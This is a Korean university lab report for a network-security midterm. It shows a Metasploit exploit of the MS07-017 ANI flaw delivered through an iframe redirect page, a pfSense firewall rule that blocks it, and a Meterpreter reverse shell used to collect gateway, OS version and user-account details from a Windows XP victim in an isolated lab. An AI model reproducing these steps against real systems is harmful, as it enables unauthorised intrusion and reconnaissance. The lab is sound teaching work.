

네트워크보안실무



중간고사



학번 2024771005

이름 박예서

제출일 2024년 4월 26일




[Figure 3] 악성 페이지에 방문 후 cmd.exe가 실행됨

희생자가 악성 페이지에 방문했을 때 악성페이지에 공격이 정상적으로 수행되면 cmd가 실행되는 것을 확인 할 수 있다.

2. 사용자의 웹 브라우저에 대한 악성 페이지 유도 구현

미션 : 취약한 윈도우 운영체제의 인터넷 익스플로러에서 CentOS 리눅스의 특정 페이지 (redirect.php)에 방문하면 공격자 시스템의 익스플로잇 페이지의 콘텐츠를 강제로 참조하여 공격이 성공하도록 구현해 주세요. redirect.php 페이지는 CentOS 리눅스의 웹 루트 페이지에 위치해 주시고, I F R A M E 태그를 활용하여 메타스플로잇에 의해 생성된 익스플로잇 페이지를 가져 오도록 설정하시면 됩니다. 해당 공격은 윈도우의 인터넷 익스플로러를 이용하여 "http://192.168.57.80/redirect.php" 와 같이 방문해야 합니다.

설명 :




```
root@localhost:/var/www/html
File Edit View Search Terminal Help
<html>
<body>
Hello This is Network Security<br>
<iframe width="100" height="500" src="http://192.168.57.10:8080"></iframe>
</body>
</html>
```

[Figure 4] centos의 웹 루트 페이지의 Redirect.php

```
[root@localhost html]# service httpd restart
Stopping httpd:                                     [ OK ]
Starting httpd: httpd: Could not reliably determine the server's fully qualified
domain name, using ::1 for ServerName
[ OK ]
```

[Figure 1] CentOS 웹 서버 재시작

위와 같이 CentOS의 웹 루트 페이지인 /var/www/html 에 Redirect.php를 저장하고 웹서버를 재시작한다.





```
Applications Places Fri Apr 26, 3:26 PM root
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# msfconsole -r cve-2007-0038_meterpreter.rc

[*] Local IP: http://192.168.57.10:8080/
[*] Server started.
msf exploit(ms07_017_ani_loadimage_chunksize) > [*] 192.168.56.10
ms07_017_ani_loadimage_chunksize - Attempting to exploit ani_loadimage_chunksize
[*] 192.168.56.10 ms07_017_ani_loadimage_chunksize - Sending HTML page
[*] 192.168.56.10 ms07_017_ani_loadimage_chunksize - Attempting to exploit ani_loadimage_chunksize
[*] 192.168.56.10 ms07_017_ani_loadimage_chunksize - Sending Windows ANI LoadAniIcon() Chunk Size Stack Buffer Overflow (HTTP)
```

[Figure 5] msfconsole 공격 수행

Kali(공격자)에서 1번 문제에서와 같은 방법으로 메타스플로잇 공격을 수행한다.



[Figure 6] 악성 페이지에 방문 후 cmd.exe가 실행됨

윈도우(희생자)에서 CentOS의 주소로 접속하면 다음과 같이 cmd가 실행되는 것을 확인 할 수 있다.

3. 방화벽 설정

미션 : 앞선 공격을 차단하기 위해 PFSENSE 방화벽에서 "LAN 네트워크의 사용자가 WAN 네트워크의 192.168.57.10 시스템 접근 차단" 룰을 설정해 주세요. 해당 보안 설정은 미션2를 수행하였을 때 CentOS 의 redirect.php 웹 사이트는 접속이 잘 되어야 하나, 공격은 실패하는 형태로 구현 되어야 합니다. 미션에 성공하면 뒤의 미션을 수행하기 위해 본 미션에서 설정한 방화벽 정책을 비활성화 하거나 삭제 하셔야 합니다

설명 :

Floating

WAN

LAN

L2TP VPN

PPTP VPN


	ID	Proto	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description		
<div><div><div><div></div><div></div></div><div><div></div><div></div></div></div></div>	<div><div></div><div></div></div>	*	Reserved/not assigned by IANA	*	*	*	*	*	*	Block bogon networks	<div><div><div></div><div></div></div><div><div></div><div></div></div></div>	<div><div><div></div><div></div></div><div><div></div><div></div></div></div>
<div><div><div><div></div><div></div></div><div><div></div><div></div></div></div></div>	<div><div></div><div></div></div>	IPv4 TCP	LAN net	*	192.168.57.10	*	*	none			<div><div><div></div><div></div></div><div><div></div><div></div></div></div>	<div><div><div></div><div></div></div><div><div></div><div></div></div></div>
<div><div><div><div></div><div></div></div><div><div></div><div></div></div></div></div>	<div><div></div><div></div></div>	IPv4 *	*	*	*	*	*	none			<div><div><div></div><div></div></div><div><div></div><div></div></div></div>	<div><div><div></div><div></div></div><div><div></div><div></div></div></div>

[Figure 7] 방화벽 룰 추가

Pfsense(192.168.56.2)에서 위와 같이 방화벽 룰을 추가하고 활성화해준다.

공격자가 HTTP로 공격하는 것을 막기 위해 80포트를 막아두었다.

이는 CentOS(192.168.57.80)는 통과하고 Kali(192.168.57.10)은 막는 정책이다.



[Figure 8] 희생자의 화면

iframe 내의 Kali 페이지는 뜨지 않지만 CentOS에는 접근 할 수 있는 것을 확인할 수 있다.

4. 표적 시스템의 정보 수집


미션 : 윈도우 운영체제에 대한 Meterpreter Reverse Remote Shell 을 획득하여 원격에서 명령어를 자유롭게 입력할 수 있는 상황을 구현 하세요. 그리고 획득한 셸 상에서 다음 정보를 수집하는 실습을 수행하세요. 관련 명령어는 조사해 보시기 바랍니다.

1) 표적시스템의 네트워크 디폴드 게이트웨이 정보

2) 표적시스템의 운영체제 버전

3) 표적시스템 상의 사용자 계정 목록


설명:



[Figure 9] 메타스플로잇 스크립트 생성

Kali에서 메타스플로잇 스크립트를 생성한다.

이때 페이로드는 windows/meterpreter/reverse_tcp로 변경 한다.



[Figure 10] 희생자에서 악성 페이지 접속

```
Applications Places Fri Apr 26, 4:22 PM
root@kali: ~/Desktop
File Edit View Search Terminal Help
[*] 192.168.56.10 ms07_017_anl_loadimage_chunksize - Attempting to
exploit ani_loadimage_chunksize
[*] 192.168.56.10 ms07_017_anl_loadimage_chunksize - Sending Windo
ws ANI LoadAniIcon() Chunk Size Stack Buffer Overflow (HITP)
[*] Sending stage (769536 bytes) to 192.168.56.10
[*] Meterpreter session 1 opened (192.168.57.10:4444 -> 192.168.56.10
:1091) at 2024-04-26 16:21:41 +0900
sessions -l

Active sessions
=====
Id Type Information
Connection -----
-----
1 meterpreter x86/win32 USER-692E551EBA\user @ USER-692E551EBA
192.168.57.10:4444 -> 192.168.56.10:1091 (192.168.56.10)
msf exploit(ms07_017_anl_loadimage_chunksize) >
```

[Figure 11] 희생자 시스템의 세션이 잡힘

```
msf exploit(ms07_017_anl_loadimage_chunksize) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 972 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\user\Desktop>
```

[Figure 12] 원격 셸 실행

윈도우(희생자)가 악성페이지에 접근하면 Kali에서 세션이 잡히고, 원격 셸을 실행시킨다.

윈도우 셸에 명령어를 다음과 같이 입력한다.

1)표적시스템의 네트워크 디폴드 게이트웨이 정보 -> ipconfig /all

2)표적시스템의 운영체제 버전 -> ver

3)표적시스템 상의 사용자 계정 목록 -> net user

```
meterpreter > shell
C:\Documents and Settings\user\Desktop>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . . : 192.168.56.10
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.56.2

C:\Documents and Settings\user\Desktop>ver
ver
Microsoft Windows XP [Version 5.1.2600]

C:\Documents and Settings\user\Desktop>net user
net user

User accounts for \USER-692E551EBA

-----
Administrator      Guest               HelpAssistant
SUPPORT_388945a0    user
The command completed successfully.
```

①게이트웨이
②운영체제 버전
③사용자 정보